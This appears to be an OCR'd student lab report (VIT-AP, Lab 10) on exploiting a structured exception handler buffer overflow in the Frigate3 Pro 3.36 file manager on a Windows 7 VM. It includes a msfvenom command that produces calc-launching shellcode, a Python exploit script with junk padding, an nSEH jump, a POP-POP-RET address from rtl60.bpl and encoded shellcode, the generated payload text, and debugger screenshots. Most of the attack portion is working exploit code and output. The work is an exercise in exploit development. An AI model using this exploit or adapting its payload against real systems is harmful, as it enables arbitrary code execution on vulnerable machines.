
VIT-AP UNIVERSITY

Name : Ratna Rajiv Mulpuri
Reg.No : 18BCN7089

LAB 10


Download Frigate3_Pro_v36 from teams and Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into




```
C:\Program Files\                          C:\Program Files\Frigate3\
..                    Windows Portable Dev  ..                          Spell      * cfg
Common Files          Windows Sidebar       Addons           *          tb2k_d6      bpl
DVD Maker             desktop               Data             *          unacev2      dll
Frigate3          *                         Help             *          unins000*    dat
Google            *                         Plugins          *          unrar3       dll
Internet Explorer                           ct                   exe    vcl60        bpl
Microsoft Games                             Frigate3             exe    WnASPI32     dll
MSBuild                                     unins000         *   exe
Reference Assemblies                        cabinet              dll
Uninstall Information                       dcrawlib             dll
Windows Defender                            elpackD6             bpl
Windows Mail                                Frigate Features     htm
Windows Media Player                        Frigate              rtf
Windows NT                                  license              txt
Windows Photo Viewer                        rtl60                bpl

igate3        <SUB-DIR> 4/25/2021 6:06:26...   ..              <UP-DIR>
          174 in 17 files                         8,062.43 KB in 21 files
4.99 GB free on drive C     74.92%             4.99 GB free on drive C     74.92%
```

it


Open Calc msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python


exploit2.py - C:\Users\IEUser\Downloads\exploit2.py
File Edit Format Run Options Windows Help
Ln: 62 Col: 0

```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B                POP EBX
#40010C4C   5D                POP EBP
#40010C4D   C3                RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed

buf = b""
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"
buf += b"\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x70"
buf += b"\x44\x35\x38\x76\x55\x53\x33\x4d\x6a\x58\x57\x4b\x31"
buf += b"\x6d\x76\x44\x54\x35\x7a\x44\x70\x58\x6e\x6b\x33\x68"
```



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAè Kŧ @
%âÛfÙrô_WYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIylYxMRuPuPGpQpK9XeUakpPdlK0Ptpnkf26lnk1BEDnk
T2Q84OmgBj4fDq9oNL5lpacLwrfLwPzaZoDMVayWXbjRSbqGlKSbDPLKczWLNk0Lr1sHYsqXUQZqF1Nkv9EpuQ9Cnkg9uHZCWJCyLK7D
LK5QHVUaKONLZajoFmuQKwgHIpD58vUS3MjXWK1mvDT5zDpXnk3hvDwq9CcVLKvlpKNk3hWl6ayCNkdDlKvaZpoyPDa4DdckQKQqciqJ
F1IoypSo1OQJLK4RjKNmqMcZs1nmOuoBs07pePF0bHTqlKbOLGKOKeoKJPNUOR0VRHOVZ5mmom9okeel5VqlvjmPkKKPrUfemkCwR3SB
OosZC0F3KOXUQsrMCTSOAA
```


Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
New View Edit Refresh Copy Move Delete Rename Select Favorites Search FTP
Stop
File Manager
Frigate.rtf
Frigate Features.htm
Find Computer


C:\Program Files\Frigate3\

```
..
Addons
Data
Help
Plugins
ct                 exe
Frigate3           exe
unins000           exe
cabinet            dll
dcrawlib           dll
elpackD6           bpl
Frigate Features   htm
Frigate            rtf
license            txt
rtl60              bpl
Spell              cfg
tb2k_d6            bpl
unacev2            dll
```

● Computer name:


○ IP Address: 0 . 0 . 0 . 0

OK Cancel


Immunity Debugger - [CPU]
C File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software asse
Registers (
Attach
Cancel

Select process to attach

PID	Name	Service	Listening	Window	Path
1660	cygrunsrv	OpenSSHd			C:\Progr
1712	conhost				C:\Windo
1732	sshd				C:\Progr
1748	wlms	WLMS			C:\Windo
1956	sppsvc	sppsvc			C:\Windo
2164	SnippingToo			Snipping Tool	C:\Windo
2180	WISPTIS			WISPTIS	C:\Windo
2252	taskhost			MCI command handling windo	C:\Windo
2268	Frigate3			DDE Server Window	C:\Progr
2360	Dwm			DWM Notification Window	C:\Windo
2384	Explorer			Start	C:\Windo
2580	MsSpellChecl				C:\Windo
2600	iexplore			https://debugger.immunityi	C:\Progr
2604	VBoxTray			VBoxSharedClipboardClass	C:\Windo
2808	iexplore			https://debugger.immunityi	C:\Progr
2852	SearchIndex	WSearch			C:\Windo
3268	mscorsvw	clr_optimizati			C:\Windo
3332	svchost	WinDefend			C:\Windo
3760	wuauclt				C:\Windo


C File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager


Immunity Debugger - Frigate3.exe - [CPU - thread 00000764, module ntdll]

```
77553C59  C702 00000000    MOV DWORD PTR DS:[EDX],0
77553C5F  897A 04          MOV DWORD PTR DS:[EDX+4],EDI
77553C62  0BFF             OR EDI,EDI
77553C64  74 1E            JE SHORT ntdll.77553C84
77553C66  83C9 FF          OR ECX,FFFFFFFF
77553C69  33C0             XOR EAX,EAX
77553C6B  F2:AE            REPNE SCAS BYTE PTR ES:[EDI]
77553C6D  F7D1             NOT ECX
77553C6F  81F9 FFFF0000    CMP ECX,0FFFF
77553C75  76 05            JBE SHORT ntdll.77553C7C
77553C77  B9 FFFF0000      MOV ECX,0FFFF
77553C7C  66:894A 02       MOV WORD PTR DS:[EDX+2],CX
77553C80  49               DEC ECX
77553C81  66:890A          MOV WORD PTR DS:[EDX],CX
77553C84  5F               POP EDI
77553C85  C2 0800          RETN 8
77553C88  57               PUSH EDI
77553C89  8B7C24 0C        MOV EDI,DWORD PTR SS:[ESP+C]
77553C8D  8B5424 08        MOV EDX,DWORD PTR SS:[ESP+8]
77553C91  C702 00000000    MOV DWORD PTR DS:[EDX],0
77553C97  897A 04          MOV DWORD PTR DS:[EDX+4],EDI
77553C9A  0BFF             OR EDI,EDI
77553C9C  74 1E            JE SHORT ntdll.77553CBC
77553C9E  83C9 FF          OR ECX,FFFFFFFF
77553CA1  33C0             XOR EAX,EAX
77553CA3  F2:AE            REPNE SCAS BYTE PTR ES:[EDI]
77553CA5  F7D1             NOT ECX
77553CA7  81F9 FFFF0000    CMP ECX,0FFFF
77553CAD  76 05            JBE SHORT ntdll.77553CB4
77553CAF  B9 FFFF0000      MOV ECX,0FFFF
77553CB4  66:894A 02       MOV WORD PTR DS:[EDX+2],CX
77553CB8  49               DEC ECX
77553CB9  66:890A          MOV WORD PTR DS:[EDX],CX
77553CBC  5F               POP EDI
77553CBD  C2 0800          RETN 8
77553CC0  57               PUSH EDI
77553CC1  8B7C24 0C        MOV EDI,DWORD PTR SS:[ESP+C]
77553CC5  8B5424 08        MOV EDX,DWORD PTR SS:[ESP+8]
77553CC9  C702 00000000    MOV DWORD PTR DS:[EDX],0
77553CCF  897A 04          MOV DWORD PTR DS:[EDX+4],EDI
77553CD2  0BFF             OR EDI,EDI
77553CD4  74 22            JE SHORT ntdll.77553CF8
77553CD6  83C9 FF          OR ECX,FFFFFFFF
77553CD9  33C0             XOR EAX,EAX
77553CDB  66:F2:AF         REPNE SCAS WORD PTR ES:[EDI]
77553CDE  F7D1             NOT ECX
77553CE0  D1E1             SHL ECX,1
77553CE2  81F9 FEFF0000    CMP ECX,0FFFE
77553CE8  76 05            JBE SHORT ntdll.77553CEF
77553CEA  B9 FEFF0000      MOV ECX,0FFFE
77553CEF  66:894A 02       MOV WORD PTR DS:[EDX+2],CX
